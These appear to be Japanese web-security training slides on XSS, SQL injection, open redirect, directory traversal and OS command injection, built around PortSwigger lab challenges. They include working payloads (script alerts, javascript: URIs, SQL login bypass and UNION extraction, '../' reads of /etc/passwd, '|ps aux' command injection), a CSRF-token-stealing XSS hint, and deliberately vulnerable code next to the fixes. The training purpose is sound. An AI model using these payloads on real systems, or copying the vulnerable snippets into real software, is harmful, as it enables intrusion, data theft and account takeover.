 - Cookie の窃取(=Session Cookie の場合はセッションハイジャック)
 - 偽画面の作成
 - フィッシングサイトへのリダイレクト
 - キーロガー
 - ページ上の情報の取得
 - 等々 ...


Reflected XSS (反射型 XSS)

- HTTP リクエストに含まれる攻撃コードがそのまま Web ページ上に出力される場合の XSS
 - 典型的には検索画面など
- 攻撃を成功させるには対象に URL を開かせる必要があったりするので、少し攻撃難易度は高くなる



Stored XSS (蓄積型, 保存型)

- HTTP リクエスト中に攻撃コードがなくても動作する
- データベースに攻撃コードが格納され、それを表示するような場合
 - 典型的には掲示板やコメント欄など
- 被害者はそのページにアクセスする必要があるが、誘導が絶対条件なReflected XSS よりも攻撃難易度は低いといえる



DOM Based XSS

- JavaScript 起因で起きる XSS

```
document.write(user_input); // <script>alert(1)</script>
```


```
$.html(user_input); // <script>alert(1)</script>
```

```
location.href = user_input; // javascript:alert(1)
```

XSS-100 12本ノック !!!

XSS Challenge 1

- <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>
- 検索画面に XSS があるので、alert を出してください



XSS Challenge 2

<https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-not-hing-encoded>

- コメント機能に XSS があるので alert を出してください
- ページをリロードして XSS が永続化していることを確認してください

XSS Challenge 3

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink>

- Hint: JavaScript を読んで XSS が発生しそうな Sink (文字列から JavaScript を生成して実行してしまうメソッドなどのことをみつけよう
 - location
 - document.write()
 - innerHTML
 - eval()

XSS Challenge 4

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-stored>

Hint: コメントをJavaScriptで動的に生成している箇所を要チェック

XSS Challenge 5

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-href-attribute-double-quotes-html-encoded>

Hint: リンク経由で XSS !

XSS Challenge 6

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-attribute-angle-brackets-html-encoded>

Hint: イベントハンドラ

XSS Challenge 7

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-single-quote-backslash-escaped>

Hint: Script タグの解析について知ろう

<https://momdo.github.io/html/scripting.html#restrictions-for-contents-of-script-elements>

XSS Challenge 8

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-html-encoded>

Hint: リテラル部分を破壊

XSS Challenge 9

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped>

Hint: バックスラッシュによるエスケープ不足

XSS Challenge 10

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped>

Hint: テンプレートに入力値を含めることができる

Exploiting XSS Vulnerabilities

ここまで alert() を出すだけでしたが、実際に攻撃者の視点に立ち、何ができるかを体験しましょう

1. セッション Cookie を取得してセッションハイジャック
2. CSRF の実行

XSS Challenge 11

<https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>

- コメントを投稿すると administrator が巡回しに来るので、Cookie を盗んでください
- Burp Collaborator を使う必要があるので、私が代わりの URL を用意します

XSSによる脅威

- このようにセッションCookieを盗まれるとセッションハイジャックに繋がる
 - なのでCookieにはhttpOnlyという属性がある(後述)
- 今回はCookieを取得したが、例えば以下のことも可能
 - パスワードやクレジットカードの入力を不正に取得
 - センシティブな情報を表示しているHTMLそのものを取得

XSS Challenge 12

<https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>

- ブログのコメント欄に Stored XSS があります。また、メールアドレス変更機能には CSRF があります。コメントするとユーザーが閲覧しにくるので、そのユーザーのメールアドレスを CSRF で変更しましょう。
- 手順としては次の通りです
 1. CSRF が実行できることを確認する
 2. XSS が実行できることを確認する
 3. CSRF を実行する JavaScript を XSS ペイロードとしてつくる

Hint

```
const attack = async () => {
  const response = await fetch('/my-account')
  const body = await response.text()

  const token = body.match(/name="csrf" value="(\w+)/)[1]

  fetch(url, {
    method: "POST",
    headers: {
      "Content-Type": "application/x-www-form-urlencoded"
    },
    body: body
  })
}

attack()
```

脆弱性のあるコードの例

PHP

```
echo $user_input;
```

Rails

```
<%= raw @user_input %> // <script>alert(1)</script>
```

```
<%= link_to "My Home Page", @user.home_page %> // javascript:alert(1)
```

脆弱性のあるコードの例

- Client Side Template Injection (後述) による XSS

Vue.js

```
<div v-html="".constructor.constructor('alert(1))()">a</div>
```

Angular

```
 {{$on.constructor('alert(1))()}}
```

How to prevent XSS ?

1. HTML コンテキストでは特定の記号を次のように実体参照に置き換える

多くの言語にエスケープ用の関数があるので、それを利用すること。

例えば PHP では htmlspecialchars() があるし、Rails ではテンプレートで明示的に指定しない限りデフォルトでエスケープしてくれる

変換前	変換後
>	>
<	<
&	&
“	"
‘	'

<script>alert(1)</script>



<script>alert(1)</script>

How to prevent XSS ?

2. リンクとして表示する場合はhttp:// か https:// とする

- javascript: や data: スキームで JavaScript が実行できる
- これらのスキームを deny list で登録しても抜けが出るので allow list で http:// と https:// のみを許可するようにする

```
<a href="javascript:alert(1)">link</a>
```

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmIwdD4=>
```

HTML を表示したいんですが.....

- ブログサービスなどではユーザー入力値をそのまま HTML として表示することが求められる
- その場合は一度 HTML をパースし、タグや属性などを制限する アプローチを取ることになる
 - これも著名なライブラリがあれば、それを利用すること
 - 一方で、そのライブラリでバイパスが見つかる可能性も十分あるので、リリースを継続して見ていく必要がある
- 著名なライブラリとして次のようなものがある
 - <https://github.com/ezyang/htmlpurifier>
 - <https://github.com/cure53/DOMPurify>

How to mitigate XSS ?

もし XSS を作り込んでしまっても影響を緩和することも重要

- **CSP (Content Security Policy)**
 - リソースの読み込みの制限を行う
- **Trusted Types**
 - 値の検証を行うことを強制する仕組み
- **Cookie の httpOnly 属性**
 - XSS の緩和策というより、XSS によるセッションハイジャックの緩和策

CSP (Content Security Policy) Level 2

- 信頼できる参照元のホワイトリストを作り、そのリストにあるリソースのみを実行したり読み込んだりする
- JavaScript だけでなく CSS やイメージ、iframe などのリソースを制御可能

Content-Security-Policy: script-src '**self**' https://assets.example.com

CSP Level 2

- リソースを把握してホワイトリストにするので既存のアプリケーションに適用するのが大変
- inline script も書けない (unsafe-inline をつけると XSS 保護できない)
- 最近のアプリケーションは script タグなどを動的に追加しているのでこの方式だと難しい
- 結果として、CSP 利用のドメインの 94% が Bypass 可能というレポート
 - <https://ai.google/research/pubs/pub45542>
 - 例えば ajax.googleapis.com から古い angular を読み込んで XSS
- Bypass 可能かどうかは csper.io や csp-evaluator.withgoogle.com で確認できる

CSP Level 3

- nonce が一致しない / ついていない場合は実行しない

Content-Security-Policy: script-src nonce-”abcd...”

```
<script nonce="abcd...">doSomething()</script>
```

- そこで strict-dynamic という値が追加されており、nonce が追加されているスクリプトから動的に生成された script にも実行許可がつく

Trusted Types

- DOM-Based XSS を防ぐためにブラウザに実装された対策。Polyfill でも利用可能。
- シンクに直接値が渡ることを禁止し、検証 / エスケープ処理が行われた場合のみ許容するという制限を施す仕組み
- 値のチェックとエスケープ処理をポリシーとして定義し、それを CSP で指定する

Trusted Types の利用例

```
<?php header("Content-Security-Policy: trusted-types default dompurify; require-trusted-types-for 'script'"); ?>
```

```
const policy = trustedTypes.createPolicy('default', {  
  createHTML: (untrustedValue) => {  
    // TrustedHTML 型を生成する必要がある  
    return DOMPurify.sanitize(untrustedValue)  
  }  
});  
// http://vuln.com/#'%22%3E%3Csvg/onload=alert(1)%3E  
const rawHTML = decodeURIComponent(location.hash.substring(1));  
document.body.innerHTML = policy.createHTML(rawHTML);
```

Trusted Types

- ・シンクには Trusted な値が代入されるため、検証されているか意識しなくてもよい
- ・DOM Based XSS が発生する = ポリシー定義が脆弱である、という切り分けが簡単

Cookie の httpOnly 属性

- XSS の緩和策ではなく、XSS によるセッションハイジャックの緩和策
- Cookie に httpOnly 属性を付与すると、その Cookie には JavaScript を使ってアクセスできなくなる
 - `document.cookie` を実行しても、その Cookie は取得できない

Sanitizer API

- 2021年7月現在、まだドラフトであり、多くのブラウザで利用はできないが、HTMLをSanitizeするAPIが生える予定。Firefoxではフラグを有効にすることで利用可能。

<https://wicg.github.io/sanitizer-api/>

X-XSS-Protection

- X-XSS-Protection ヘッダと呼ばれるものがあり、これを有効にすることでブラウザの XSS 保護機能 (XSS Auditor) で XSS をブロックすることができた
- 挙動としては URL に script タグが含まれている場合、その内容が HTML レスポンスに含まれている場合にページのロードをブロックするというもの
- URL に含めた文字列がレスポンスに存在するか判別できるという点と、ページがブロックされたという挙動を Cross Origin から観測可能である点を利用し、XS-Leak が度々起こってしまった
- 結果、現在 Safari を除くすべてのブラウザで XSS Auditor は廃止となってしまった

余談

- XSS は JavaScript を挿入するのに対し、CSS Injection と呼ばれるものもある。
CSS Injection によって入力フォームの内容を窃取することが可能

<https://diary.shift-js.info/css-injection/>

- Cross-Origin からデータをリークする手法を XS-Leak と呼ぶ

<https://xsleaks.com/>

Web セキュリティ研修

~ SQL Injection ~

セキュリティ対策室
Kohei Morita / @mrtc0

SQLインジェクションとは

- データベースを不正に操作されてしまう脆弱性
- ユーザー入力値を使ってSQL クエリを組み立てているような、ほとんどのWeb アプリケーションで生じる可能性のある脆弱性

会員登録 ログイン ×

メールアドレス

パスワード

パスワードを忘れた方はこちら

ログイン

ログイン情報を保持する

```
SELECT * FROM users WHERE email = $email AND password = $password;
```

```
email=user@example.com&password=password
```

```
SELECT * FROM users WHERE email = 'user@example.com' AND password = 'password'
```

```
email=user@example.com' --&password=password
```

```
SELECT * FROM users WHERE email = 'user@example.com' -- AND password = $password;
```

SQL インジェクションによる影響

- データベースの情報が窃取される
- ログインのバイパスやデータ改ざん
- 任意ファイルの読み書きやOS コマンドの実行
 - ただし、DBMSの設定に依存することがある
 - <https://pulsesecurity.co.nz/articles/postgres-sqli>
- 非常に危険な脆弱性であり、絶対に作り込んではいけない

SQL インジェクションはどこで発生するか

- SQL を呼び出す場面
 - CRUD 全部で発生する
- SQL インジェクションと聞くと Web アプリケーションと MySQL や PostgreSQL などの RDBMS を連想するが、MongoDB のような NoSQL でも発生する
 - この場合は NoSQL Injection と呼ばれている
 - <https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf>

SQL インジェクションの原理

- リテラルからはみ出して SQL 構文が変化してしまうのが原因

```
SELECT * FROM users WHERE name='技術評論社';
```

```
SELECT * FROM users WHERE name='O'Reilly';
```

```
SELECT * FROM users WHERE name='O' OR 1=1 --';
```

SQL インジェクションを体験する前に...

- SQL インジェクションは非常に危険な脆弱性
- 実際に発行されているSQLクエリがわからない場合、適当に試すとデータベースを吹き飛ばす可能性がある
- 絶対に本番環境で試したり、自分の管轄外のアプリケーションに試みてはいけない

SQL インジェクションの見つけ方

- ツールが多数あるのでそれを使ってもいいが、体系的な手動テストもある
 - 'を送信してエラーになったり異常になるか
 - ?page=1 の場合、?page=1+1 として2ページ目が返るか
 - OR 1=1 や OR 1=2 などでレスポンスに違いがあるか
- コードから見つける場合は、ちゃんとプレースホルダを使っているかを見る
 - 文字列連結している場合は 🔥

```
$sql = "SELECT name FROM users";  
$sql .= "WHERE"  
$sql .= "id = " . $_POST['id']
```

SQL Injection Challenge 1

<https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>

下記のような SQL クエリがフィルタで使われている

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

SQL インジェクションで隠された商品を抜き出してみよう。20件表示されたらOK!

正常系

Send Cancel < | > | ?

Request

Raw Params Headers Hex

```
1 GET /filter?category=Accessories HTTP/1.1
2 Host: ac741f231fceeffa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
https://ac741f231fceeffa80221165004600a0.web-security-academy.net/
9 Cookie: session=W33GmrLfr7KM2x5FpVpJ0dF2S7PGef7v
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Target: <https://ac741f231fceeffa80221165004600a0.web-security-academy.net>

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 4238
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
10    <title>SQL injection vulnerability in WHERE clause allowing
retrieval of hidden data</title>
11   </head>
12   <body>
13     <div theme="ecommerce">
14       <script src="/resources/js/labHeader.js"></script>
15     <div id="labHeader">
```

異常系

Request

Raw Params Headers Hex

category=Accessories'

```

1 GET /filter?category=Accessories' HTTP/1.1
2 Host: ac741f231fcceefafa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3

```

Response

Raw Headers Hex Render

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 23
5
6 "Internal Server Error"

```

Request

category=Accessories''

Raw Params Headers Hex

```

1 GET /filter?category=Accessories'' HTTP/1.1
2 Host: ac741f231fcceefafa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
https://ac741f231fcceefafa80221165004600a0.web-security-academy.net/
9 Cookie: session=W33GmrLfr7KM2x5FpVpJ0dF2S7PGef7v
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Raw Headers Hex HTML Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 3037
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
10    <title>SQL injection vulnerability in WHERE clause allowing
retrieval of hidden data</title>
11   </head>
12   <body>
13     <div theme="ecommerce">
14       <script src="/resources/js/labHeader.js"></script>
15     <div id="labHeader">

```

アプリケーションではどのようなクエリが発行されている？

`SELECT * FROM products WHERE category = 'Accessories' AND released = 1;`

// SQL のシンタックスとしておかしいのでエラーになる

`SELECT * FROM products WHERE category = 'Accessories'" AND released = 1;`

// シングルクオーテーション 2つでSQLシンタックスとして正しい

// クエリの内容は正常系と変わらないので、同じレスポンスが返る

`SELECT * FROM products WHERE category = 'Accessories'"'" AND released = 1;`

全ての商品を表示するにはどうすればいいだろう？

- \$input 以降を自由に変更できる
- WHERE 句全体が True になれば全部表示できそうですね;)

```
SELECT * FROM products WHERE category = $input AND released = 1;
```

```
SELECT * FROM products WHERE category = 'PET' OR 1=1-- 'AND release=1
```

SQL Injection Challenge 2

<https://portswigger.net/web-security/sql-injection/lab-login-bypass>

- administrator でログインしよう
- アプリケーションで発行されるSQLを想像してペイロードを考えよう
- SELECT * FROM users WHERE name = \$name AND pass = \$pass

SQL Injection Challenge 3

<https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>

- MySQL のバージョンやテーブルなどを抜き出してみよう
- '%20UNION%20SELECT%20@@version,NULL--%20
- '%20UNION%20SELECT%20schema_name,NULL%20FROM%20information_schema.schemata--%20
- '%20UNION%20SELECT%20TABLE_NAME,NULL%20FROM%20information_schema.tables--%20

SQL インジェクションの対策

- 安全なSQLの呼び出し方 <https://www.ipa.go.jp/files/000017320.pdf>
- リテラルからはみ出して SQL 構文が変化してしまうのが原因
 - `SELECT * FROM users WHERE name='O'Reilly';`
- なので、変更されないようにプリペアドステートメントを用いて SQL 文を組み立てる
 - `SELECT * FROM users WHERE name=?;`
 - "?" はプレースホルダと呼ばれ、パラメータを埋め込むことを示す
 - SQL 文が事前に DB でコンパイルされ、その後、値がバインドされる
- 安易に文字列連結をしないこと！

脆弱なコード例

PHP

NG

```
$prepare = $pdo->prepare('SELECT * FROM users WHERE id = '. $id. ';');  
$prepare->execute();
```

OK

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE city = :city AND gender = :gender');  
$stmt->execute([':city' => $city, ':gender' => $gender]);
```

脆弱なコード例

Rails

NG

```
Model.where("name = '#{params[:name]}'"')
```

OK

```
Model.where("name = ?", name)
```

```
Model.where(name: name)
```


Web セキュリティ研修

オープンリダイレクト

セキュリティ対策室
Kohei Morita / @mrtc0

オープンリダイレクト

- リダイレクト処理を行う場合に、ユーザー入力値を元にリダイレクトすると、攻撃者の用意したサイトにリダイレクトされたり、XSS が生じる



脆弱な例

PHP

```
$redirect_url = $_GET['url'];  
  
header("Location: " . $redirect_url);
```

Rails

```
redirect_to params[:url]
```

Open Redirect Challenge

<https://portswigger.net/web-security/dom-based/open-redirection/lab-dom-open-redirection>

- 記事詳細ページに戻るリンク「Back to Blog」をクリックした際に実行されるJavaScriptに脆弱性がある

解説

```
returnURL = /url=https?:\/\/.+/.exec(location);
if(returnUrl)
  location.href = returnUrl[1];
else
  location.href = "/"
```



url というパラメータの値が URL ぽかつたら location.href でリダイレクトしている。
なので、<https://...web-security-academy.net/post?postId=2&url=https://example.com> で
<https://example.com> にリダイレクトされる。

対策の基本

- リダイレクトしてよい URL (host) を定義し、検証を行う
 - 言語の標準ライブラリとして URL Parser があるならそれを使う
- 正規表現で頑張る場合は次の事項に気をつける
 - 入力値が / から始まっている場合は **安全とは限らない**
 - //attacker.com は有効な URL である
 - ドメイン名の正規表現
 - example.com.attacker.com にも対応できている?
 - http: , https: のみを受け入れる
 - javascript: を受け付けない

対策2


- リダイレクト前に確認を取る



Directory Traversal

ディレクトリ・トラバーサルとは

- パラメータの値を元にサーバー内のファイルを取得している場合に、アプリケーションの意図しないファイルを取得や削除等される脆弱性
- パストラバーサルとも言う



脆弱な例

PHP

```
$file = $_GET['file'];  
  
readfile("/var/www/html/static/" . $file);
```

Rails

```
file = params[:file]  
  
File.read(file)
```

ディレクトリ・トラバーサルを体験

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

- レスポンスをよく見てファイルを取得していそうなパラメータを探す
- ファイルの参照は絶対パス以外に相対パスを使う方法もある

解説

- 画像を取得するのにfilename パラメータがある
 - 46.jpg というファイルを取得していると推測できる

```
<section class="product">
    <h3>Hitch A Lift</h3>
    
    $98.47
    
    <label>Description:</label>
```

- filename=../../../../../../../../etc/passwd にしてみると /etc/passwd が取得できる

対策

- ユーザーの入力値をファイルシステムを扱うようなAPIに渡さない
- ディレクトリを含まないようにする
 - basename()などを利用してファイル名だけを返す

[1] pry(main)> File.basename "file.txt"

=> "file.txt"

[2] pry(main)> File.basename "../..../..etc/passwd"

=> "passwd"

[3] pry(main)> File.basename "/etc/passwd"

=> "passwd"

RCE



Remote Code Execution

- 任意のコードを実行できる脆弱性をRCE (Remote Code Execution) と呼ぶ
- RCE につながるケースは多々あるのでいくつか紹介

OS Command Injection

OS コマンドインジェクションとは

- 外部入力値をOS コマンドに渡している場合に、任意のコマンドが実行できてしまう脆弱性
- OS コマンドを使って処理を行うことは絶対にやめてほしい



脆弱な例

PHP

```
system("/path/to/command $user_input");  
shell_exec($user_input);
```

Rails

```
eval(user_input)  
system("/path/to/command #{user_input}")  
`/path/to/command #{user_input}`  
Kernel.exec("/path/to/command #{user_input}")
```

OS コマンドインジェクションの体験

- <https://portswigger.net/web-security/os-command-injection/lab-simple>
- あるパラメータに OS コマンドインジェクションの脆弱性がある
 - ; id を入れてみよう
 - ; uname -a を入れてみよう
 - ls, cat, ps などのコマンドを実行してみよう

解答

Request

Raw

Params

Headers

Hex

```

1 POST /product/stock HTTP/1.1
2 Host: aca61fe71f5d369d805027c2007c0016.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
   Gecko/20100101 Firefox/77.0
4 Accept: /*
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer:
   https://aca61fe71f5d369d805027c2007c0016.web-security-academy.net/product
   ?productId=1
8 Content-Type: application/x-www-form-urlencoded
9 Origin: https://aca61fe71f5d369d805027c2007c0016.web-security-academy.net
10 Content-Length: 28
11 Connection: close
12 Cookie: session=tJnxisIkGGW8w8CC4FvIDT9JXzUSEkv0
13
14 productId=1&storeId=2|ps aux

```

Response

Raw

Headers

Hex

Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 1700
5
6 USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START    TIME
COMMAND
7 user        1  0.0  0.0   1112   4 ?      Ss   11:04   0:00
   /sbin/docker-init -- /run.sh java -jar jars/lab-1.1.317.jar
8 user        6  1.6  5.0  2601880 100840 ?      S1   11:04   0:08 java
   -jar jars/lab-1.1.317.jar
9 user        15 0.0  0.0   4536   732 ?      S   11:04   0:00 tee
   /var/log/dnsmasq/dnsmasq.log
10 nobody     18 0.0  0.1   49964  2836 ?      S   11:04   0:00
   dnsmasq --log-queries=extra --log-facility=- --domain-needed
   --bogus-priv --no-resolv --address=/weliketoblog.com/192.168.0.1
   --address=/weliketoblog.net/192.168.0.1
